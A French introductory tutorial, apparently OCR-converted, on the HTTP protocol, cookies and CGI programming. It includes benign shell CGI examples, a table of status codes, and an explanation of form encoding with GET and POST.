# Le protocole http et les programmes CGI

*Source : Eric Larcher*

**Sommaire :**



## 1 Introduction


Ce document traite de la programmation d'applications permettant à un serveur web de générer des pages HTML dynamiquement, en fonction de paramètres définis par un utilisateur distant, via un navigateur.

Le lecteur est supposé avoir quelques connaissances concernant le HTML. Si ce n'est pas le cas, la lecture du document « Le langage HTML : une introduction », du même auteur, est vivement conseillée.

Après un bref rappel concernant le HTML, nous introduirons quelques concepts avancés relatifs à ce langage, nous présenterons ensuite le protocole HTTP puis nous entrerons dans le cœur du sujet en abordant la programmation CGI et les SSI (Server Side Includes).

Remarque : Ce document n'a nullement la prétention d'être un cours complet sur la programmation d'applications liées au langage HTML. De plus, l'auteur ne peut assurer le lecteur de la totale exactitude des informations contenues dans les lignes qui suivent.

# 2 Le protocole HTTP




## *2.1 Présentation*

Le protocole HTTP (*HyperText Transfer Protocol*) permet, comme nous l'avons déjà dit, à un serveur (web) de communiquer avec un ou plusieurs clients (navigateurs web). Ce dialogue s'effectue de façon très classique : le client envoie une *requête* au serveur et ce dernier lui renvoie une *réponse* correspondante à sa requête.

Nous allons maintenant voir en détail la syntaxe d'une requête et d'une réponse HTTP 1.0

## *2.2 Requêtes et réponses*

Le format d'une requête HTTP est le suivant :
*Ligne de commande*
*En-tête de la requête*
*[ligne vide]*
*Corps de la requête*

La *ligne de commande* possède elle même un format précis composé de trois champs : *commande URL version*.

Le premier champ, *commande*, contient une des commandes définies dans le protocole HTTP. Les principales commandes sont les suivantes :

- GET : demande au serveur de renvoyer le contenu de l'information pointée par l'URL spécifiée dans la ligne de commande. Il peut s'agir d'un simple fichier HTML ou multimédia (image, son, ...), voire d'un programme CGI.
- HEAD : cette commande est similaire à la précédente mais ne renvoie que l'en-tête associé à la ressource demandée (par exemple, la date de dernière modification d'un fichier, ...). Nous verrons plus bas le format de cet en-tête de réponse.
- POST : permet au client d'envoyer des données au serveur, comme par exemple le contenu d'un formulaire renseigné par l'utilisateur.

Le deuxième champ de la ligne de commande est une URL. Elle désigne en fait la ressource sur laquelle on désire appliquer la commande spécifiée dans le champ précédent. Comme nous l'avons dit à l'instant, cette URL peut aussi bien désigner un fichier statique (HTML, son, ...) ou un programme CGI (voir rubriques suivantes).

Le dernier champ, *version*, contient la version du protocole HTTP implémenté dans le client considéré. La syntaxe est la suivante : HTTP/*version*.
Exemple : HTTP/1.0

Etudions maintenant l'*en-tête* associé à la requête exprimée dans la ligne de commande que nous venons de décrire. Il faut tout d'abord savoir que cet en-tête est optionnel. D'ailleurs, une simple requête ne contenant qu'une commande HTTP et une URL est parfaitement utilisable. L'exemple classique permettant de récupérer la page d'accueil d'un serveur est le suivant : **GET /**.

L'en-tête d'une requête HTTP a une structure conforme à celle d'un en-tête SMTP utilisé en messagerie. Sa structure est la suivante : chaque ligne ou champ de l'en-tête comporte un nom de champ (*field name*), suivi du caractère ":" et d'une valeur (*field value*). Comme dans tous les protocoles de niveau applicatif de la famille *TCP/IP*, chaque ligne d'un en-tête (ou plus généralement d'une requête ou d'une réponse) est séparé de la suivante par les caractères CRLF correspondant à un retour chariot (ASCII 13) et d'un saut de ligne (ASCII 10).

Voici quelques champs fréquemment utilisés dans les requêtes HTTP :

- Content-Encoding : indique l'encodage MIME utilisé par le client dans la requête courante,
- Content-Length : spécifie la longueur du corps de la requête, en octets,
- Content-Type : indique le type d'encodage MIME utilisé pour coder le corps de la requête, comme par exemple : text/html,
- From : permet d'envoyer au serveur l'adresse E-MAIL définie dans les préférences du navigateur,
- If-Modified-Since : est utilisé pour spécifier une date. Ce champ permet au navigateur de ne demander au serveur l'envoi d'un document que si celui-ci a été modifié depuis la date associée à la copie de ce document stockée en local dans le cache,
- MIME-Version : permet d'indiquer la version de MIME utilisée par le client,
- Referer : utilisé pour indiquer l'URL de la page à partir de laquelle le client a émis sa requête,
- User-Agent : permet quant à lui d'indiquer au serveur le nom et la version du navigateur utilisé. Cela peut permettre d'effectuer des statistiques coté serveur, ou d'adapter la réponse du serveur en fonction des caractéristiques du navigateur utilisé.

Après l'en-tête optionnel, la requête peut contenir un corps, lui aussi optionnel, comportant un certain nombre d'informations dont le format de codage est précisé dans l'en-tête que nous venons de décrire. Le corps ou *body*, séparé de l'en-tête par une ligne vide, n'est en réalité utilisé que lorsqu'on envoie une requête de type POST. Nous verrons plus loin comment cette particularité peut être exploitée dans un programme CGI.

Avant d'aborder le format d'une réponse, prenons un exemple de requête :

**GET / HTTP/1.0**
**From : erlsoft@worldnet.fr**
**If-Modified-Since : Sunday, 11-May-1997 19:33:11 GMT**
**User-Agent : Mozilla/3.0 (Win95; I)**

Dans ce exemple, on demande l'envoi de la page principale du serveur sur lequel on est connecté, en précisant l'adresse E-Mail de l'utilisateur et la version de son navigateur (ici

Netscape 3.0 sous Windows 95), à condition que cette page ait été modifiée depuis le 11 Mai 1997.

Etudions maintenant la structure d'une réponse HTTP :
*ligne de statut*
*en-tête*
*[ligne vide]*
*corps*

Comme pour la ligne de commande d'une requête, la *ligne de statut* d'une réponse HTTP comprend trois champs : *version code_réponse texte_réponse*.

Le premier de ces champs est la version du protocole HTTP utilisé, comme pour une requête.

Le deuxième, *code_réponse*, indique si la requête qui a généré cette réponse a pu être traitée correctement par le serveur. Comme dans d'autres protocoles applicatifs du monde TCP/IP, ce code de réponse est composé de trois chiffres, le premier indiquant la classe de statut, les deux autres précisant la nature exacte du statut de la transaction. Le tableau suivant regroupe les différentes valeurs possibles pour ce code de statut.

| Code | Signification |
|---|---|
| **10x** | **Messages d'information. Non utilisé** |
| | |
| **20x** | **Messages indiquant que la requête s'est déroulée correctement** |
| **200** | Requête OK |
| **201** | Requête OK. Création d'une nouvelle ressource (commande POST) |
| **202** | Requête OK mais traitement en cours |
| **203** | Requête OK mais aucune information à renvoyer (corps vide) |
| | |
| **30x** | **Messages spécifiant une redirection** |
| **301** | La ressource demandée a été assignée à un nouvelle URL permanente |
| **302** | La ressource demandée a été assignée à un nouvelle URL temporaire |
| **304** | La ressource demandée n'a pas été modifiée (GET If-Modified-Since) |
| | |
| **40x** | **Erreur due au client** |
| **400** | Erreur de syntaxe dans la requête envoyée par le client |
| **401** | La ressource demandée est protégée par une identification |
| **403** | L'accès à la ressource demandée est interdit au client |
| **404** | La ressource demandée n'existe pas (fichier introuvable par exemple) |
| | |
| **50x** | **Erreur due au serveur** |
| **500** | Erreur interne au serveur |
| **501** | La commande envoyée par le client n'est pas implémentée par le serveur |
| **502** | Serveur de type passerelle : erreur d'accès à une ressource |
| **503** | Serveur momentanément indisponible (surcharge,...) |

Les codes les plus souvent rencontrés sont : 200, indiquant que la requête s'est déroulée correctement, 304, spécifiant que la page demandée n'a pas été modifiée depuis la dernière consultation et 404, indiquant que la ressource demandée n'existe pas.

Ces codes que nous venons de présenter sont suivis d'une explication de quelques mots rappelant la signification de ceux-ci.

Examinons maintenant l'en-tête d'une réponse. La structure de celui-ci est la même que celle d'une requête. Voici quelques champs que l'on peut rencontrer dans l'en-tête d'une réponse, en sachant que certains de ceux que nous avons vu pour une requête restent valables pour l'en-tête d'une réponse :

- Date : indique la date de génération de la réponse,
- Expires : spécifie la date d'expiration de la ressource demandée,
- Location : contient la nouvelle URL associée au document demandé, lors d'une redirection (codes 301 et 302),
- Server : précise le nom et la version du serveur ayant envoyé la réponse.

Comme pour une requête, le corps de la réponse est séparé de l'en-tête par une ligne vide. Le corps ou body contient en fait le document demandé. Cela peut être un fichier HTML simple ou un fichier binaire quelconque, dont le type sera précisé dans l'en-tête par le champ Content-Type.

Prenons un exemple de réponse :

**HTTP/1.0 200 OK**
**Date : Sunday, 11-May-1997 19:33:14 GMT**
**Server : Apache/1.1**
**Content-Type : text/html**
**Content-Lenght : 465**
**Last-Modified : Sunday, 11-May-1997 10:54:42 GMT**

**<HTML>**
**...**

Dans cet exemple, le serveur renvoie une page au format HTML, en précisant quelques informations comme la version du logiciel serveur et la date de dernière modification du fichier considéré.

Nous avons terminé l'étude du protocole HTTP. Comme vous avez pu le constater, ce protocole est relativement simple. Avant d'aborder le cœur de ce document, à savoir la programmation CGI, nous allons dire quelques mots de ce qu'on appelle les *cookies*.

## *2.3 Les cookies*

Les cookies, vous en avez certainement déjà entendu parler. Vous en avez peut-être même rencontrés plusieurs, parfois sans le savoir...Mais de quoi s'agit-il, à quoi servent-ils et sont-ils dangereux ?
Le but de ce paragraphe est de répondre à ces questions.

Avant toute chose, revenons sur le principe de communication entre un client et un serveur web. Nous avons vu dans les pages précédentes que ces deux entités dialoguaient grâce au protocole HTTP. Cependant, il est important de signaler que ce dialogue Client-Serveur est *sans état* ou *state-less*. Cela signifie que le serveur ne stocke aucune information relative à une transaction (couple requête/réponse) avec un client.

Afin de trouver une solution à cette situation, Netscape a alors inventé le système des *cookies*. Un cookie est une information envoyée par le serveur, stockée coté client et permettant d'établir des transactions *avec état*. Ce système peut avoir de nombreuses applications, les plus classiques étant la prise de commandes en ligne, via un serveur web (les libellés des différents articles sont stockés en local sur le client) ou la mémorisation du passage de l'utilisateur à un certain endroit d'un serveur web, de façon, par exemple, à afficher à l'écran une publicité différente à chaque passage...

Examinons maintenant de plus près le fonctionnement des cookies. Netscape introduit un nouveau champ dans l'en-tête d'une réponse HTTP, appelé *Set-Cookie*, dont la syntaxe est la suivante :
*Set-Cookie: Nom=Valeur; expires=Date; path=Chemin; domain=Domaine; secure*.

La directive Set-Cookie comporte donc cinq champs. Le premier permet d'envoyer au client une valeur associée à un identifiant afin que ces informations soient stockées en local, sous forme d'une chaîne de caractères. Cette chaîne peut contenir des caractères spéciaux, comme des espaces ou virgules, qui peuvent être reproduits tels quels s'il n'y a pas de risque d'ambiguïté ou codés suivant le système d'encodage des URL (%Valeur) que nous verrons dans le chapitre suivant. Seul ce champ n'est pas facultatif dans une directive Set-Cookie.

Le deuxième champ, *expires*, permet d'indiquer la date d'expiration du cookie, c'est-à-dire la date à partir de laquelle le client peut l'effacer. Si ce champ n'est pas précisé, le cookie sera effacé lorsque l'utilisateur quittera le navigateur. Une date d'expiration passée permet à un serveur d'effacer un cookie, à condition qu'il reproduise exactement les valeurs des autres champs, conformément à la syntaxe qui avait été utilisée pour positionner le cookie.

*Domain*, le troisième champ, spécifie le nom de domaine d'application du cookie. La valeur du cookie ne sera envoyée qu'aux serveurs appartenant au domaine précisé.
Exemple : si le domaine est égal à ibm.fr, alors les machines research.ibm.fr et sales.ibm.fr (fictives) pourront accéder au cookie considéré.
Si le domaine n'est pas spécifié, la valeur par défaut est l'adresse DNS de la machine ayant généré le cookie.

Le quatrième champ, *path*, est utilisé pour désigner un sous-ensemble de ressources auxquelles le cookie est accessible. Si le champ *Domain* est renseigné, on concatène la valeur de ce champ à celle du *path*.
Exemple : si *path=/doc*, alors les ressources */doc/index.html*, */documents/toc.html*, etc. recevrons le cookie, à condition bien sûr que la valeur éventuelle du champ *Domain* corresponde à la machine considérée.
Remarques : la valeur *path=/* permet de spécifier tous les documents d'un serveur. Si *path* est omis, on suppose que sa valeur est celle du chemin d'accès à la ressource ayant positionné le cookie.


Enfin, si la directive se termine par *secure*, le cookie ne sera envoyé que si la transmission s'effectue via une version sécurisée du protocole HTTP comme HTTPS (pour HTTP on SSL, Secure Socket Layer, une sur-couche définie par Netscape et permettant de sécuriser une transaction entre un navigateur et un serveur web).[1]

[1] Profitons-en pour préciser un point concernant la sécurité : lors de la consultation d'un serveur web, la communication se fait par défaut de façon **non sécurisée**. N'importe qui (ou presque) peut récupérer les

Nous venons de voir la syntaxe d'envoi d'un cookie mais nous n'avons pas dit quand et comment les cookies sont communiqués à un serveur. En fait, c'est très simple. Avant d'envoyer une requête, le navigateur parcourt la liste des cookies qu'il possède. S'il y a occurrence entre l'URL de la ressource contenue dans la requête et les différents champs définissant le domaine d'application d'un cookie, la valeur de celui-ci est inséré dans la requête. Si plusieurs cookies sont applicables, le client les renvoie sur une ligne suivant la syntaxe :
*Cookie: Nom1=valeur1; Nom2=valeur2; ...*

Examinons maintenant un exemple pratique. Considérons la page d'accueil d'un serveur web, sur laquelle des annonceurs peuvent afficher une publicité pour leurs produits (sous forme d'image par exemple). On désire que les personnes consultant cette page d'accueil puissent voir une publicité différente à chaque passage. La première fois que le l'utilisateur affiche cette page, le serveur envoie la directive suivante :
**Set-Cookie: PUB=IBM; path=/**

Le client reçoit alors le cookie et le stocke en local. Si le navigateur est configuré de telle façon à signaler la soumission d'un cookie, on verra s'afficher à l'écran une fenêtre du type :




Nous n'avons pas indiqué de date d'expiration, ce cookie sera donc effacé automatiquement à la fin de la session.
Quand l'utilisateur accède à nouveau à cette page d'accueil, le navigateur va insérer la ligne suivante dans la requête envoyée au serveur :
**Cookie: PUB=IBM**

Le serveur sait donc que la publicité d'IBM a déjà été vue par l'utilisateur. Il décide donc d'afficher celle de Digital, et demande au client de le mémoriser en envoyant dans se réponse la directive :
**Set-Cookie: PUB=Digital; path=/**

A la troisième consultation de cette page, le client enverra la valeur suivante au serveur:
**Cookie: PUB=IBM; PUB=Digital**

Le serveur pourra alors envoyer une autre publicité et ainsi de suite...

---

informations reçues et envoyées par le serveur. C'est pourquoi il est vivement déconseillé de communiquer un numéro de carte bancaire via Internet, sauf si un protocole sécurisé est activé.

Avant de terminer ce paragraphe, précisons quelques points :

- Un navigateur ne peut recevoir plus de 300 cookies, de 4Ko maximum chacun avec une limite de 20 cookies pour un même domaine. Si le client a atteint cette limite de 300 cookies, il pourra effacer le cookie le plus ancien afin d'en stocker un nouveau.
- Il est possible d'effacer à la main le fichier contenant les cookies stockés sur un client. Sous Netscape, il suffit pour ce faire d'effacer le fichier cookies.txt, se trouvant dans le répertoire "Navigator".
- A partir de la version 4.0 de Netscape, il est possible d'être prévenu quand un cookie est envoyé par un serveur, d'ignorer l'envoi de ces cookies ou de les refuser systématiquement et automatiquement. Les versions précédentes de Netscape, de même que les différentes versions d'*Internet Explorer*, ne permettent que de définir si l'on souhaite être averti quand un cookie est envoyé par un serveur. Il n'est donc pas possible de les refuser automatiquement.
- Enfin, le lecteur pourra trouver la spécification officielle de Netscape concernant les cookies à l'URL suivante :
  `http://www.netscape.com/newsref/std/cookie_spec.html`

Nous avons maintenant terminé cette présentation du protocole HTTP. Dans le chapitre suivant, nous allons aborder la programmation de page HTML dynamique via l'interface CGI.

# 3 Programmation CGI

## *3.1 Présentation*

Le langage HTML permet de définir l'habillage de pages statiques, sauvées dans des fichiers, et envoyées à un client, sur demande de celui-ci, par le serveur HTTP.
Lorsqu'on désire réaliser des pages dont le contenu est amené à changer régulièrement, ou que l'on veut permettre au serveur d'envoyer des informations différentes en fonction des demandes de différents navigateurs (exemple : moteur de recherche dans une base de données), l'utilisation de pages statiques n'est plus possible.

C'est pourquoi on a permis d'utiliser des programmes qui seront exécutés par le serveur, sur demande d'un client, de façon à générer *dynamiquement* une page HTML en fonction des informations envoyées par ce client. Ces programmes sont interfacés avec le serveur suivant un ensemble de spécifications définissant une interface CGI (*Common Gateway Interface*).

Il est important de remarquer qu'une interface CGI définit un certain nombre de règles relatives aux entrées/sorties entre un programme respectant cette spécification et un serveur web. Un programme CGI est donc un programme classique, respectant cette interface. D'un point de vue plus technique, on peut dire qu'il n'existe pas de librairies spécifiques à une API (*Application Programming Interface*) CGI, il s'agit simplement d'un ensemble de conventions de communication.

Il est donc possible d'écrire des programmes (ou scripts) CGI (c'est-à-dire des programmes ou scripts s'exécutant via l'interface CGI) dans pratiquement tous les langages, du simple Shell UNIX à des langages compilés comme le C ou le C++.

Avant de voir comment écrire un programme CGI, étudions l'environnement CGI, c'est-à-dire la façon de gérer les entrées/sorties entre le script et le serveur web.

## *3.2 Gestion des entrées/sorties*

La communication en entrée peut se faire via des variables d'environnement ou directement via l'entrée standard (*stdin*). Nous allons lister un certain nombre de variables d'environnement qui sont accessibles par un programme CGI. Sachez qu'il en existe d'autres.

- CONTENT_LENGTH : cette variable contient la longueur en octets des données envoyées par un client.
- CONTENT_TYPE : indique le type de données reçues par le serveur.
- GATEWAY_INTERFACE : version de l'interface CGI reconnue par le serveur.
- PATH_INFO : chemin d'accès au programme CGI, exprimé par rapport au répertoire principal du serveur (/).
- QUERY_STRING : contient les informations envoyées par le client lors de l'utilisation de la commande GET du protocole HTTP. Nous verrons plus en détail ce que contient cette variable quand nous reviendrons sur les formulaires, dans ce chapitre.
- REMOTE_ADDR : adresse IP de la machine ayant envoyé la requête.
- REMOTE_HOST : adresse DNS correspondante à l'adresse IP précédente.
- REQUEST_METHOD : commande HTTP utilisée pour générer la requête. Il peut s'agir de GET, HEAD ou POST (il en existe d'autres dans la "norme" définissant le protocole HTTP, mais les serveurs webs classiques du Domaine Public ne les reconnaissent pas).
- SCRIPT_NAME : chemin d'accès et nom du script.
- SERVER_NAME : nom (ou adresse IP) de la machine hébergeant le serveur web.
- SERVER_PROTOCOL : la version du protocole HTTP utilisé.
- SERVER_SOFTWARE : nom et version du logiciel serveur web.

Il existe également des variables spécifiques permettant d'obtenir les valeurs des champs définissant l'en-tête HTTP créé pour la requête. En voici quelques unes.

- HTTP_FROM : valeur du champ From (adresse E-MAIL de l'utilisateur).
- HTTP_IF_MODIFIED_SINCE : valeur du champ correspondant d'un GET conditionnel.
- HTTP_REFERER : URL de la page à partir de laquelle le programme a été appelé.
- HTTP_USER_AGENT : nom et version du navigateur utilisé.

Nous verrons plus loin comment exploiter ces variables dans un programme CGI. Les variables d'environnement constituent donc la première méthode utilisée par un programme CGI. La deuxième est l'entrée standard.

Lorsqu'un navigateur envoie une requête avec une commande POST, un certain nombre d'informations sont envoyées au serveur, via le corps ou body de la requête, comme nous l'avons vu dans le chapitre précédent. Dans ce cas, le contenu de ce body est accessible par un programme CGI via l'entrée standard. Il faut par ailleurs noter que les variables d'environnement que nous avons listé ci-dessus sont toujours renseignées, et qu'il est conseillé d'extraire la valeur de la variable CONTENT_LENGTH afin de savoir le nombre de caractères à lire sur l'entrée standard. Cette fois encore, nous verrons un exemple un peu plus loin.

Comme nous venons de le voir, un programme CGI accepte des données en entrée via des variables d'environnement et/ou l'entrée standard; mais qu'en est-il de la sortie ? En fait, on utilise tout simplement la sortie standard. Deux cas peuvent alors se présenter : soit le programme envoie le résultat de son exécution au serveur, afin que celui-ci crée un en-tête

HTTP de réponse et envoie le tout au client (on parle alors de *Parsed Header Output*), soit le programme communique directement avec le client, dans ce cas là le programme doit créer une réponse HTTP complète et le serveur n'intervient plus (*Non Parsed Header Output*). Les scripts ou programmes utilisant la deuxième méthode ont généralement un nom préfixé par les caractères *nph-*.
Dans la suite, nous n'étudierons que des scripts utilisant le serveur comme relais.

Abordons maintenant la programmation de scripts ou programmes CGI.

## 3.3 Utilisation

Prenons un exemple très simple, écrit en Bourne Shell, dans lequel le programme considéré renvoie toujours la même chose, comme le ferait une page HTML statique.

```
#!/bin/sh
echo "Content-Type: text/html"
echo ""
echo "<HTML>"
echo "<HEAD><TITLE>Exemple de script CGI</TITLE></HEAD>"
echo "<BODY>"
echo "<H1>Ceci est un exemple de script CGI</H1><HR>"
echo "</BODY>"
echo "</HTML>"
```

Avant d'analyser ce script plus en détail, précisons quelques points importants.

Tout d'abord, il faut savoir qu'un serveur web ne permet pas d'exécuter n'importe quel programme n'importe où. En général, on décide que tous les scripts ou programmes CGI doivent se trouver dans un seul et unique répertoire, appelé *cgi-bin*. Il est cependant possible de demander au serveur d'exécuter tous les programmes dont le nom se termine par une certaine extension, comme par exemple .cgi, quelle que soit leur localisation.

Ensuite, il faut s'assurer que le programme est exécutable, en vérifiant les bits de protection du fichier le contenant, en particulier vis à vis de l'utilisateur sous lequel tourne le serveur (car c'est le serveur qui lancera le programme).

Enfin, la façon la plus simple d'appeler un script CGI se trouvant dans le répertoire cgi-bin est de taper l'URL de celui-ci.
Exemple : si le serveur considéré s'appelle www.abc.com, on pourra appeler le script *test* en entrant l'URL : **http://www.abc.com/cgi-bin/test**.

Revenons à notre exemple. Compte tenu de ce que nous venons de dire, il suffit de copier ce script dans un fichier, stocké dans le répertoire cgi-bin, puis de le rendre exécutable. Si on l'appelle via son URL, on voit apparaître à l'écran une simple page HTML.

Cet exemple ne présente aucun intérêt en lui même, mais il permet d'étudier la structure d'un script ou programme CGI. En effet, vos constaterez que l'exemple en question débute par l'envoi de la ligne : `Content-Type: text/html.`
Cette ligne précise le type de données que le script envoie au navigateur. En général, quand on génère un fichier HTML, on utilise le type text/html. Dans le cas d'un compteur graphique, où l'on génère une image, on utilisera plutôt le type image/gif par exemple. A noter également

que cette ligne est suivie d'une ligne vide. Nous venons de préciser la syntaxe que doit adopter toute sortie générée par un script ou programme CGI.

Prenons maintenant un exemple un peu plus intéressant, dans lequel on affiche un certain nombre des variables d'environnement que nous avons présentées plus haut. Ce script, appelé *test-cgi*, est livré en standard dans la distribution du logiciel serveur Apache, disponible dans le domaine public (http://www.apache.org).

```
#!/bin/sh

echo Content-type: text/plain
echo

echo CGI/1.0 test script report:
echo

echo argc is $#. argv is "$*".
echo

echo SERVER_SOFTWARE = $SERVER_SOFTWARE
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = "$HTTP_ACCEPT"
echo PATH_INFO = "$PATH_INFO"
echo PATH_TRANSLATED = "$PATH_TRANSLATED"
echo SCRIPT_NAME = "$SCRIPT_NAME"
echo QUERY_STRING = "$QUERY_STRING"
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo AUTH_TYPE = $AUTH_TYPE
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH
```

Vous remarquerez que ce script renvoie du texte simple, sans balise HTML, c'est pourquoi il est de type *text/plain*. $# et $* sont des variables pré-définies en Bourne Shell qui contiennent respectivement le nombre d'arguments passés au script et la liste de ceux-ci. Nous verrons au paragraphe suivant comment ce passage d'arguments s'effectue.

Nous avons vu comment il était possible d'appeler un script CGI, en spécifiant tout simplement son URL. Il existe cependant d'autres technique d'appel, via des balises HTML.

La première s'effectue via la balise <**IMG SRC**="***URL***">. Il suffit dans ce cas d'indiquer l'URL du script comme valeur de l'attribut SRC. Bien sûr, le script ainsi exécuté devra renvoyer une image.

La deuxième méthode consiste tout simplement a spécifier un lien vers un script, comme si on tapait son URL dans le fenêtre *Location* du navigateur.

Exemple : **<A HREF="/cgi-bin/test-cgi">**Cliquez ici pour exécuter le script test-cgi**</A>**. Dans cet exemple, en cliquant sur le texte "Cliquez ici pour exécuter le script test-cgi", on va exécuter le script correspondant.

Il existe encore deux autres méthodes. L'une d'entre elles sera présentée dans un autre chapitre, consacré au *Server Side Includes*. L'autre fait l'objet du paragraphe suivant, dans lequel nous allons voir comment traiter les informations renvoyées via un formulaire HTML.

## *3.4 Application aux formulaires*

En HTML, revoyez-vous comment sont définis les formulaires. Nous allons voir comment traiter le contenu d'un formulaire avec un programme CGI. Nous savons maintenant suffisamment de choses pour pouvoir aborder cet aspect.

Tout d'abord, examinons comment le navigateur encode les données qu'il envoie au serveur. Nous avons vu qu'à chaque élément d'un formulaire était associé un nom unique (via l'attribut **NAME**), chaque élément pouvant avoir une valeur spécifiée par l'utilisateur. En réalité, lorsque l'on clique sur un bouton de type submit, permettant d'envoyer le contenu du formulaire au serveur, le navigateur va créer une liste des valeurs concernées dans ce formulaire de la façon suivante :
*nom1=valeur1&nom2=valeur2* etc.
Un couple (nom,valeur) est donc associé à chaque champ, et les couples de valeurs définissant un formulaire sont séparés par le caractère "&".

Un encodage particulier est utilisé dès qu'un champ comporte un espace ou un caractère spécial (accent, symboles, etc.). Ce codage est défini par un signe "%" suivi de la valeur hexadécimale du code ASCII associé au caractère à encoder. La seule exception concerne l'espace : il est remplacé par un "+".
Prenons un exemple : si un champ d'un formulaire est destiné à contenir les nom et prénom d'une personne nommée René Dupont, et que l'identifiant de ce champ est "identite". La chaîne encodée par le navigateur aura l'allure suivante :
*identite=Ren%E9+Dupont*, la valeur hexadécimale du code ASCII de la lettre accentuée "é" étant égale à E9 (ASCII 233).

Maintenant que nous savons comment les champs d'un formulaire sont encodés, voyons comment les envoyer à un script ou programme CGI.

La balise **<FORM>** reconnaît deux attributs importants:
Le premier, **METHOD=*methode***, permet d'indiquer l'une des deux méthodes ou commandes HTTP utilisables pour envoyer le contenu d'un formulaire à un programme CGI, à savoir GET et POST.
Le deuxième, **ACTION="*URL*"**, permet de spécifier l'URL du script à exécuter lors de la validation du formulaire (en cliquant sur un bouton de type submit).
Exemple :
**<FORM METHOD="GET" ACTION="/cgi-bin/form">** indique que le formulaire doit être envoyé grâce à la commande HTTP GET à un script nommé *form*.

Voyons comment sont envoyées et traitées les données selon qu'on utilise l'une ou l'autre de ces méthodes.

Avec la méthode GET, le navigateur va appeler le script indiqué via l'attribut **ACTION** en lui ajoutant un point d'interrogation "?" suivi de la liste des couples (nom,valeur)

encodée comme nous l'avons vu tout à l'heure. En reprenant les deux exemples précédents, on obtient une URL de la forme :
*/cgi-bin/form?identite=Ren%E9+Dupont*.

Au niveau du programme CGI correspondant (*form* en l'occurrence), on récupère la partie située à droite du "?" dans la variable d'environnement QUERY_STRING. Il est alors possible de traiter l'information ainsi reçue. Le lecteur peut mettre en pratique ce mécanisme en exécutant le script *test-cgi* que nous avons vu au paragraphe précédent, en suivant son nom d'un "?" et d'une chaîne quelconque (respectant l'encodage que nous avons vu plus haut).
Exemple :
*/cgi-bin/test-cgi?identite=Ren%E9+Dupont*.

Si on utilise la méthode POST, les données du formulaire seront envoyées dans le corps de la requête HTTP correspondante, comme nous l'avons vu précédemment. Le script ainsi exécuté peut alors récupérer ces données directement via l'entrée standard, en sachant que la variable CONTENT_LENGTH contient le nombre d'octets disponibles.

Pourquoi existe-il deux méthodes permettant de soumettre le contenu d'un formulaire à un script CGI ? Tout simplement parce que ces deux méthodes ne sont pas dédiées aux mêmes types de scripts.

Avec la méthode GET, les informations sont stockées dans l'URL d'appel du script. Il est alors possible de mémoriser cette URL complète dans un *bookmark* afin de pouvoir exécuter ultérieurement le script avec un certain nombre d'arguments, sans avoir besoin de renseigner à nouveau le formulaire correspondant. Cependant, la longueur des données ainsi transférées est limitée par la longueur maximale d'une variable d'environnement sur le système hôte du serveur web exécutant le script considéré. De plus, il est impossible d'envoyer de cette manière des informations sensibles comme un mot de passe, car elles apparaîtraient en clair à l'écran, dans l'URL...

La méthode POST résout les deux problèmes évoqués car aucune information n'est passée via l'URL, et la longueur maximale des données n'est pas limitée par les caractéristiques du système hôte puisque ces informations sont communiquées via l'entrée standard. Il n'est cependant pas possible de garder l'URL d'un script avec les données associées à un formulaire dans un *bookmark* puisque celles-ci ne sont transmises qu'au moment de l'envoi de la requête POST au serveur.

Nous avions évoqué précedemment, l'existence d'un champ de type **HIDDEN** dans un formulaire. Un tel champ n'apparaît pas à l'écran d'un navigateur, mais il est utilisé pour permettre de fournir des informations supplémentaires au programme CGI associé au formulaire. Le contenu de ce champ sera transmis au serveur comme tous les autres champs. Les applications les plus classiques sont de permettre par exemple de spécifier une adresse E-MAIL à laquelle le script devra envoyer le contenu du formulaire (Cf ci-dessous), ou d'autoriser la prise en compte des réponses d'un premier formulaire précédemment renseigné par l'utilisateur lors du traitement d'un second (cela permet de maintenir une sorte de dialogue *avec état* entre le client et le serveur, un peu comme avec les *cookies*).

Terminons ce chapitre en traitant deux dernières questions : quel langage utiliser pour écrire des programmes CGI et quels sont les risques en matière de sécurité.

## *3.5 Choix d'un langage*

Comme nous l'avons dit au début de ce chapitre, il est possible d'écrire un script ou programme CGI avec quasiment n'importe quel langage, interprété ou compilé.

Les deux langages les plus utilisés sont en général le C et le Perl.

Le C, langage compilé, a l'avantage de produire des exécutables rapides. Cependant, il est plus difficile de modifier un source C que d'éditer un script.

Le Perl est interprété, sa vitesse d'exécution est donc moindre mais il est plus facile de faire évoluer un programme Perl. De plus, compte tenu de ses caractéristiques intrinsèques, le Perl est particulièrement bien adapté au traitement des chaînes renvoyées par un formulaires.

Le C et le Perl disposent également de bibliothèques de fonctions spécialisées qui permettent de traiter très facilement les informations reçues via une requête GET ou POST. On peut citer par exemple *cgi-lib.pl* pour le Perl et *libcgi* pour le C.

